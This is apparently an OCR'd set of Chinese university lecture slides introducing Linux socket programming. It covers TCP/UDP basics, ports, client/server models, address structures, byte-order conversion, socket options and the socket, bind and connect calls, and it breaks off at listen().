第9章 网络通信编程


实验目的

- 加深对网络编程原理的理解
- 深入了解客户/服务器网络编程的执行流程
- 学会使用套接字建立客户/服务器程序

主要内容

- 背景知识
  - 网间进程通信概念
  - 套接字编程
- 实验内容
  - UDP通信
  - 基于TCP的客户/服务器程序

OSI模型与TCP/IP协议栈




TCP协议

- **TCP的特点**
  - 端到端、面向连接、全双工通信
  - 流接口、抽象成连续的字节流
- **面向连接的可靠传输**
  - 建立连接
  - 正确、顺序传送数据
  - 断开连接
- **处理的问题**
  - IP数据报的丢失、重复、失序、延迟
  - 发送和接收速度的匹配
  - 系统重启动，一方连接信息丢失
  - 网络拥塞

UDP协议

- 无连接
  - 不需要在通信前建立连接
  - 不使用控制报文
  - 传输开销低
- 面向报文
  - 不将报文分割，也不合并
  - UDP报文的大小影响了网络的利用率
    - 过小造成报头比率过大
    - 过大造成MTU分片
- 尽力而为
- 任意交互
  - 一对一、一对多、多对一和多对多

Linux的网络分层结构



网络服务的标识

- **TCP/UDP端口号作为服务器程序标识**
  - 服务器启动时，首先在本地主机注册自己使用的TCP或UDP端口号
  - 客户通过与服务器指定的TCP端口建立连接（或直接向服务器指定的UDP端口发送信息）来访问特定服务
  - 运行服务器程序的主机收到信息后，将其转交给注册该端口的服务器程序处理
  - 网络进程标识方法
    - ✓（协议，本地地址，本地端口号）
  - 完整网间通信标识方法
    - ✓协议，本地地址，本地端口号，远地地址，远地端口号）

网络地址


- 通常主机地址由网络ID和主机ID组成
  - 在TCP/IP协议中用32位整数值表示
  - TCP和UDP均使用16位端口号标识用户进程
- 某一主机可与多个网络相连，必须指定一特定网络地址
- 网络上每一台主机应有其唯一的地址
- 每一主机上的每一进程应有在该主机上的唯一标识符

协议端口


- 端口是一种抽象的软件结构，用于标识通信的进程
- 客户程序或服务进程使用其发送和接收信息
- **TCP和UDP的端口号相互独立**
- 端口号分配
  - 全局分配：由一个公认的中央机构根据用户需要进行统一分配，并将结果公布于众
  - 本地分配：进程需要访问传输层服务时，向本地操作系统提出申请，操作系统返回一个本地唯一的端口号
  - **TCP/IP端口号分配方法：综合上述两种方式**
    - ✓ 保留端口（<256）：以全局方式分配给服务进程
    - ✓ 自由端口：以本地方式进行分配

客户/服务器交互模型

- 服务器程序
  - 被动地等待请求并做出响应
- 客户程序
  - 向服务器发出服务请求




客户/服务器程序特性对比



一台主机可同时运行多个服务器程序，服务器程序需要并发地处理多个客户的请求


服务器请求处理流程—循环服务器方案

- 系统资源要求不高
- 在处理一个请求时其他请求必须等待
- 一般针对于面向无连接的客户/服务器模型



服务器请求处理流程—并发服务器方案

- 系统资源要求较高
- 实时性和灵活性是该方案的最大特点
- 一般针对于面向连接的客户/服务器模型




主要内容

- 背景知识
  - 网间进程通信概念
  - 套接字编程
- 实验内容
  - UDP通信
  - 基于TCP的客户/服务器程序

Linux的网络分层结构功能说明

- 套接字(Socket)接口
  - Socket接口是应用程序同TCP/IP协议栈的接口
  - 源自加州大学Berkeley分校的BSD UNIX
    - ✓很多语法特性源自UNIX
  - Socket并不是TCP/IP标准的组成部分
  - 目前已成为事实上的工业标准
    - ✓UNIX系列系统提供Socket
    - ✓Windows系列、Macintosh系列、Solaris等亦提供

TCP/IP网络套接字



socket基本概念

- TCP/IP网络的API
  - 定义一组函数/例程，支持TCP/IP网络应用程序开发
- 一种文件描述符Socket
  - 数据传输是一种特殊的I/O
  - 与数据通信相关的系统调用是read()/write()
- 基于socket的端到端通信
  - 形式
    - ✓ (IP, PORT)
  - 网络进程标识
    - ✓ <协议, 本地地址, 本地端口>
  - 网间通信标识
    - ✓ <协议, 本地地址, 本地端口, 远程地址, 远程端口>
  - 端口分类
    - ✓ 公认端口：小于256的端口才能作为保留端口
    - ✓ 注册端口
    - ✓ 动态和/或私有端口

socket基本功能

- 支持多种协议族
- 面向连接的服务和无连接的服务
- 地址的表示(数据结构)
- 主机字节顺序和网络字节顺序

基本socket API

- socket()－创建一个新的Socket
- close() －关闭一个Socket
- bind() －将服务器(IP, Port)赋予Socket
- listen() －等待到来的客户连接请求（TCP）
- accept() －接受客户连接请求并建立连接（TCP）
- connect() －向服务器发出连接请求
- send() －发送数据
- recv() －接收数据

套接字类型

- 流套接字(SOCK_STREAM)
  - 可靠的、面向连接的通信
  - 使用TCP协议
- 数据报套接字(SOCK_DGRAM)
  - 无连接服务
  - 使用UDP协议
- 原始套接字(SOCK_RAW)
  - 允许对底层协议如IP、ICMP直接访问

sockaddr结构定义

- 功能
  - 保存socket信息
- 结构

```
struct sockaddr
{
  unsigned short  sa_family; /* 地址族，  AF_xxx */
   char sa_data[14];  /* 协议地址 */
 };
```

- 说明
  - sa_family一般为AF_INET（表示TCP/IP）
  - sa_data包含socket的IP地址和端口号
  - /include/linux/socket.h

sockaddr_in结构定义

❖ 功能

- sockaddr的另一种表示形式

```
struct in_addr{
    __u32 s_addr;
};
```

❖ 结构

```
struct sockaddr_in {
    short int sin_family;      /* 地址族 */
    unsigned short int sin_port; /* 端口号 */
    struct in_addr sin_addr;    /* IP地址 */
    unsigned char sin_zero[8]; /* 填充0 以保持与struct sockaddr同样大
    小 */
};
```

❖ 说明

- sin_zero用于将sockaddr_in结构填充到与struct sockaddr等长，可用bzero( )或memset( )函数将其置为0
- 当sin_port = 0时，系统随机选择一个未被使用的端口号
- 当s_addr = INADDR_ANY时，表示填入本机IP地址
- 指向sockaddr_in的指针和指向sockaddr的指针可以相互转换

Linux支持的协议和地址族

地址	协议	协议描述
AF_UNIX	PF_UNIX	Unix域
AF_INET	PF_INET	TCP/IP（V4）
AF_INET6	PF_INET6	TCP/IP（V6）
AF_AX25	PF_AX25	业余无线电使用的AX.25
AF_IPX	PF_IPX	Novell的IPX
AF_APPLETALK	PF_APPLETALK	AppleTalk DDS
AF_NETROM	PF_NETROM	业余无线电使用的 NetRom

字节顺序

- 主机字节顺序（HBO，Host Byte Order）
  - 不同的机器HBO不相同，与CPU设计有关
  - Motorola 68k系列，HBO与NBO相同
  - Intel x86系列，HBO与NBO相反
- 网络字节顺序（NBO，Network Byte Order）
  - 使用统一的字节顺序，避免兼容性问题

字节顺序转换函数

- 头文件
  - #include <netinet/in.h>
- 函数原型
  - uint32_t htonl(uint32_t hostlong);
    - 把32位值从主机字节序转换成网络字节序
  - uint16_t htons(uint16_t hostshort);
    - 把16位值从主机字节序转换成网络字节序
  - uint32_t ntohl(uint32_t hostlong);
    - 把32位值从网络字节序转换成主机字节序
  - uint16_t ntohs(uint16_t hostshort);
    - 把16位值从网络字节序转换成主机字节序
- 说明
  - h 代表host, n 代表 network
  - s 代表short，l 代表long

socket()函数

- 功能
  - 创建一个套接字
  - #include <sys/socket.h>
- 函数原型
  - int socket(int domain, int type, int protocol);
- 参数说明
  - domain: 应用程序所在主机使用的通信协议族，即地址族
  - type: 套接字类型，可选流式、数据报式或原始式套接字
  - protocol: 使用的特定协议，通常设置为0，让内核根据指定的类型和协议族使用默认的协议
- 返回值
  - 成功时，返回一个大于等于0的文件描述符
  - 失败时，返回一个小于0的值

socket()函数

❖代码框架

```
int main（）
{
        ……
        int sockfd;
        if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1)
        {
            perror(“socket”);
            exit(1);
        }
        ……
}
```

套接字选项

- 函数原型
  - int getsockopt(int sockfd, int level, int optname, void *optval, socklen_t *optlen)
  - int setsockopt(int sockfd, int level, int optname, const void *optval, socklen_t *optlen)
- 功能
  - 控制套接字行为，如修改缓冲区的大小、传输方式等
- 参数说明
  - level：指定控制套接字的层次
    - ✓ SOL_SOCKET：通用套接字选项
    - ✓ IPPROTO_IP：IP选项
    - ✓ IPPROTO_TCP：TCP选项
  - optname：指定控制的方式(选项的名称)
  - optval：获得/设置套接字选项

SOL_SOCKET参数选项

SO_BROADCAST	允许发送广播数据	int
SO_DEBUG	允许调试	int
SO_DONTROUTE	不查找路由	int
SO_ERROR	获得套接字错误	int
SO_KEEPALIVE	保持连接	int
SO_LINGER	延迟关闭连接	struct linger
SO_OOBINLINE	带外数据放入正常数据流	int
SO_RCVBUF	接收缓冲区大小	int
SO_SNDBUF	发送缓冲区大小	int
SO_RCVLOWAT	接收缓冲区下限	int
SO_SNDLOWAT	发送缓冲区下限	int
SO_RCVTIMEO	接收超时	struct timeval
SO_SNDTIMEO	发送超时	struct timeval
SO_REUSERADDR	允许重用本地地址和端口	int
SO_TYPE	获得套接字类型	int
SO_BSDCOMPAT	与BSD系统兼容	int

IPPROTO_IP与IPPRO_TCP参数选项

- **IPPROTO_IP**
  - IP_HDRINCL
    - ✓ 在数据包中包含IP首部
  - IP_OPTINOS
    - ✓ IP首部选项
  - IP_TOS
    - ✓ 服务类型
  - IP_TTL
    - ✓ 生存时间
- **IPPRO_TCP**
  - TCP_MAXSEG
    - ✓ TCP最大数据段的大小
  - TCP_NODELAY
    - ✓ 不使用Nagle算法

套接字选项示例

- 更改发送/接收缓冲区大小
  - 接收缓冲区

```
int nRecvBuf=32*1024;        //设置为32K
setsockopt(s,SOL_SOCKET,SO_RCVBUF,(const
char*)&nRecvBuf,sizeof(int));
```

  - 发送缓冲区

```
int nSendBuf=32*1024;//设置为32K
setsockopt(s,SOL_SOCKET,SO_SNDBUF,(const
char*)&nSendBuf,sizeof(int));
```

  - 说明
    - ✓对于客户，SO_RCVBUF选项必须在connect之前设置
    - ✓对于服务器，SO_RCVBUF选项必须在listen前设置

bind()函数

- 功能
  - 将套接字地址与所创建的套接字号联系起来
  - #include <sys/socket.h>
- 函数原型
  - int bind(int sockfd, struct sockaddr *my_addr, socklen_t addrlen);
- 参数说明
  - sockfd： 调用socket返回的文件描述符
  - my_addr： 指向struct sockaddr 的指针，保存地址(即端口和 IP 地址) 信息
  - addrlen： 设置为 sizeof(struct sockaddr)
- 返回值
  - 成功时，返回0
  - 失败时，返回-1

bind()函数

```
int main()
{
    int sockfd;
    struct sockaddr_in my_addr;  /* 本机地址信息 */
     ……
    if (bind(sockfd, (struct sockaddr *)&my_addr,
        sizeof(struct sockaddr)) == -1)
    {
        perror(“bind”);
        exit(1);
    }
    ……
}
```

connect()函数

- 功能
  - 建立套接字连接
  - #include <sys/socket.h>
- 函数原型
  - int connect(int sockfd, const struct sockaddr *serv_addr, socklen_t addrlen);
- 参数说明
  - sockfd: 调用socket返回的文件描述符
  - serv_addr: 保存着目的地端口和 IP 地址的数据结构struct sockaddr
  - addrlen: 设置为 sizeof(struct sockaddr)
- 返回值
  - 成功时，返回0
  - 失败时，返回-1

connect()函数


```
int main(){
    int sockfd;
    struct sockaddr_in serv_addr;    /* 服务器地址信息 */

    ……
    if (connect(sockfd, (struct sockaddr *)&serv_addr,
        sizeof(struct sockaddr)) == -1){
        perror(“connect”);
        exit(1);
    }
    ……
}
```

listen()函数

- 功能
  - 用于面向连接服务器，表明它愿意接收连接
  - #include <sys/socket.h>
- 函数原型
  - int listen(int s, int backlog);
- 参数说明
